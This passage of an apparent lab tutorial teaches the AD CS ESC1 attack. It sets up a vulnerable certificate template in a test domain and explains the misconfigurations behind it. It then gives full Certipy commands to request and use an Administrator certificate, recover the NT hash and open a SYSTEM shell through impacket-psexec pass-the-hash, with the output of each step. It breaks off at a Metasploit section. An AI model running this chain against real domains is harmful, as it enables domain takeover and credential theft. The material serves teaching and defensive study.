


An application policy defines how a certificate can be used.

Application policies:

□ Make this extension critical

Here we are required to add the application policies, select Client Authentication and Click on ok.



Custom_ESC1 Properties

Edit Application Policies Extension

Add Application Policy

An application policy (called enhanced key usage in Windows 2000) defines how a certificate can be used. Select the application policy required for valid signatures of certificates issued by this template.


Application policies:

- Any Purpose
- Attestation Identity Key Certificate
- Certificate Request Agent
- Client Authentication
- Code Signing
- CTL Usage
- Digital Rights
- Directory Service Email Replication
- Disallowed List
- Document Encryption
- Document Signing
- Domain Name System (DNS) Server Trust
- Dynamic Code Generator

Publish the Vulnerable Template


Once the template is configured, we need to publish it to the Certificate.

Go back to the Certificate Authority (certsrv.msc) window. Right-click Certificate Templates → Click New → Certificate Template to Issue.



Find Vulnerable Template in the list and select it in our case we created it as Custom_ESC1.

Click OK to publish it.



Select one Certificate Template to enable on this Certification Authority.
Note: If a certificate template that was recently created does not appear on this list, you may need to wait until information about this template has been replicated to all domain controllers.
All of the certificate templates in the organization may not be available to your CA.
For more information, see Certificate Template Concepts.

Name	Intended Purpose
Authenticated Session	Client Authentication
CA Exchange	Private Key Archival
CEP Encryption	Certificate Request Agent
Code Signing	Code Signing
Cross Certification Authority	<All>
Custom_ESC1	Client Authentication
Enrollment Agent	Certificate Request Agent
Enrollment Agent (Computer)	Certificate Request Agent
Exchange Enrollment Agent (Offline request)	Certificate Request Agent
Exchange Signature Only	Secure Email

Why the ESC1 Template is Vulnerable

At this point, it’s crucial to understand why this template is vulnerable. This is because we commence some misconfiguration as:

Allowing Subject Alternative Name (SAN) Manipulation → Attackers can request a certificate as Administrator@ignite.local,

Note: *This issue occurs in Certificate Template Management (certtmpl.msc) under the "Request Handling" settings in the template. The mistake is that the "Supply in the request" option allows users to specify any Subject Alternative Name (SAN), enabling attackers to request certificates for Administrator, Domain Admins, or service accounts.*

Making Accessible to All Domain Users → Any domain user belonging to domain user group can enroll.

Note: *This issue occurs when creating or modifying a certificate template in certsrv.msc or setting "Enrollment Permissions" in Active Directory Users & Computers (ADUC). The mistake is allowing "Domain Users" group to enroll in the template or granting "Enroll" or "AutoEnroll" permissions to everyone in the group*.

No Additional Approval Needed → No admin intervention is required to issue a certificate.

Note: *This issue occurs in Certification Authority MMC (certsrv.msc) under "Certificate Template Properties." The mistake is allowing certificates to be issued without manual approval, which enables attackers to request an Administrator certificate without triggering alerts.*

This configuration makes the ESC1 attack possible, where a low-privileged user can request a certificate for a privileged account, authenticate using it, and escalate privileges.

Enumeration and Exploitation Methods

Once this template is configured, an attacker can use various tools to request an Administrator certificate, demonstrating **AD CS ESC1 Certificate Exploitation**, and gain elevated access.


Now that the vulnerable certificate template (Custom_ESC1 or you may have set the another name of template) is configured, the next steps involve:

Method 1 : Certipy-ad

Step 1: Enumerate Certificate Templates


Before attacking, we must identify vulnerable certificate templates. For this we will use Linux tool name certipy-ad (Certipy-ad – it is a python tool for AD CS attacks)

```
certipy-ad find -u 'aarti@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -
enabled
```



```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'aarti@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC1-CA' via CSRA: CASessionError: code: 0x
[*] Trying to get CA configuration for 'ignite-DC1-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'ignite-DC1-CA'
[*] Saved BloodHound data to '20250108125156_Certipy.zip'. Drag and drop the file into the BloodHound GUI
[*] Saved text output to '20250108125156_Certipy.txt'
[*] Saved JSON output to '20250108125156_Certipy.json'
```

Now it’s time to look for the template that we saved just now and look for “Domain Users” with Enroll permissions. If Vulnerable Template appears in the results which is Custom_ESC1 in our case, move to the next step.




```
┌──(root㉿kali)-[~]
└─# cat 20250108125156_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ignite-DC1-CA
    DNS Name                            : DC1.ignite.local
    Certificate Subject                 : CN=ignite-DC1-CA, DC=ignite, DC=local
    Certificate Serial Number           : 7264979E6EF41C90477943E8F42465CB
    Certificate Validity Start          : 2025-01-07 10:48:49+00:00
    Certificate Validity End            : 2030-01-07 10:58:49+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : IGNITE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        ManageCa                        : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        Enroll                          : IGNITE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : Custom_ESC1
    Display Name                        : Custom_ESC1
    Certificate Authorities             : ignite-DC1-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : IGNITE.LOCAL\Domain Users
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : IGNITE.LOCAL\Administrator
        Write Owner Principals          : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrator
        Write Dacl Principals           : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrator
        Write Property Principals       : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'IGNITE.LOCAL\\Domain Users' can enroll, e
```

Step 2: Request a Certificate as Administrator

On Linux (using Certipy), you can run the following command:

certipy-ad req -u 'aarti@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC1-CA -target 'dc.ignite.local' -template 'Custom_ESC1' -upn 'administrator@ignite.local'




```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u 'aarti@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC1-CA -target 'dc1.ignite.local' -temp
late 'Custom_ESC1' -upn 'administrator@ignite.local'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

If successful, an authentication certificate will be generated

Step 3: Authenticating as Administrator

Now its time to authenticate with given certificate as an administrator by launching simple command as

certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.48



```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx  -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

Step 4: Dump NTLM Hashes for Post Exploitation


Once authenticated as Administrator, dump NTLM hashes from the Domain Controller

Step 5: Lateral Movement & Privilege Escalation

After obtaining NTLM hashes, move laterally using Pass-the-Hash (PTH) attacks.

For this using an amazing tool impacket with the command

impacket-psexec ignite.local/administrator@ignite.local -hashes aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03



```
┌──(root㉿kali)-[~]
└─# impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 administrator@192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.48.....
[*] Found writable share ADMIN$
[*] Uploading file CyeyvtEz.exe
[*] Opening SVCManager on 192.168.1.48.....
[*] Creating service XsbM on 192.168.1.48.....
[*] Starting service XsbM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Method 2 : Metasploit

Metasploit, a powerful penetration testing framework, can automate ESC1 exploitation by:

